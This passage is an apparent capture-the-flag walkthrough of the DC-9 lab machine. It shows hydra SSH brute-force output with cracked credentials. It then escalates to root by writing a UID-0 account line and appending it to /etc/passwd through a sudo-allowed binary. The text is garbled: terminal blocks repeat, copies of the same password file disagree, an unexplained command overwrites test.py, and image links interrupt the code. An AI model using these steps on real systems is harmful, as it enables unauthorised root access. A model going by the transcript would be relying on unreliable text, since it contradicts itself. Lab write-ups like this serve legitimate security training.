drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 2019 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4096 Aug 11 02:52 .gnupg
drwx----- 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -al
total 12
drwx----- 2 janitor janitor 4096 Dec 29 2019 .
drwx----- 4 janitor janitor 4096 Aug 11 02:52 ..
-rwx----- 1 janitor janitor 66 Dec 29 2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
Ban@an01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGUST-N1GHTs
janitor@dc-9:~/.secrets-for-putin$
```

We got a set of new passwords. When we added them to our passwords file and ran hydra again, we got a few new

valid
credentials, as shown below.


```
[22][ssh] host: 192.168.43.87 login: fredf password: B4-Tru3-001
[22][ssh] host: 192.168.43.87 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.43.87 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.43.87 login: janitor password: Ilovepeepee
```

let's login to fredf



```
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 2019 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4096 Aug 11 02:52 .gnupg
drwx----- 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -al
total 12
drwx----- 2 janitor janitor 4096 Dec 29 2019 .
drwx----- 4 janitor janitor 4096 Aug 11 02:52 ..
-rwx----- 1 janitor janitor 66 Dec 29 2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGUST-NiGHts
janitor@dc-9:~/.secrets-for-putin$ su fredf
Password:
fredf@dc-9:/home/janitor/.secrets-for-putin$ cd
fredf@dc-9:~$ id
uid=1003(fredf) gid=1003(fredf) groups=1003(fredf)
fredf@dc-9:~$ whoami
fredf
fredf@dc-9:~$
```

When we saw what permissions fred has, we found that fred can execute the command test as root. But when we tried running test, nothing happened. Let's try inspecting the code for test and see if we can make sense out of it.



```
fredf
fredf@dc-9:~$ cd /opt/devstuff/
fredf@dc-9:/opt/devstuff$ ls -al
total 28
drwxr-xr-x 5 root root 4096 Dec 29 2019 .
drwxr-xr-x 4 root root 4096 Dec 29 2019 ..
drwxr-xr-x 3 root root 4096 Dec 29 2019 build
drwxr-xr-x 3 root root 4096 Dec 29 2019 dist
drwxr-xr-x 2 root root 4096 Dec 29 2019 __pycache__
-rw-r--r-- 1 root root 250 Dec 29 2019 test.py
-rw-r--r-- 1 root root 959 Dec 29 2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.
cat: test.: No such file or directory
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len(sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())


    f = open(sys.argv[2], "a")
    f.write(output)

fredf@dc-9:/opt/devstuff$ echo 'this is a test of the ability to read and write files' > test.py
fredf@dc-9:/opt/devstuff$ echo 'this is a test of the ability to read and write files' > test.py
```

We can see that test is a simple program which takes two files, and concatenates the contents of the first file to the second file. We can use this to our advantage. We can create a new user with root privileges, and add it to the /etc/-

passwd
file so it acts as an existing user, and login
using those credentials to get root access.

We created a user baz with password asdf, and using openssl we have hashed the password. Then, we saved the username-password combination in a file named jack inside /tmp folder. We added the colons and :0:0:: to give the user root access. Then, we used the test program



```
cat: test.: No such file or directory
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys


if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)

fredf@dc-9:/opt/devstuff$ echo 'baz:$1$baz$NNjiuIR2yhs0HVqW0jTCc/:0:0::/root:/bin/bash' >> /tmp/baz
fredf@dc-9:/opt/devstuff$ sudo test /tmp/baz /etc/passwd
[sudo] password for fredf:
Sorry, user fredf is not allowed to execute '/usr/bin/test /tmp/baz /etc/passwd' as root on dc-9.
fredf@dc-9:/opt/devstuff$ cd ..
fredf@dc-9:/opt$ cd devstuff/dist/test/
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./te
termios.cpython-37m-x86_64-linux-gnu.so test
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./te
```

We were able to login as root successfully. Let's go to the home folder and read the root flag.



```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./te
termios.cpython-37m-x86_64-linux-gnu.so test
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/baz /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su baz
Password:
root@dc-9:/opt/devstuff/dist/test# cd
root@dc-9:~# cd /root/
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding. :~)
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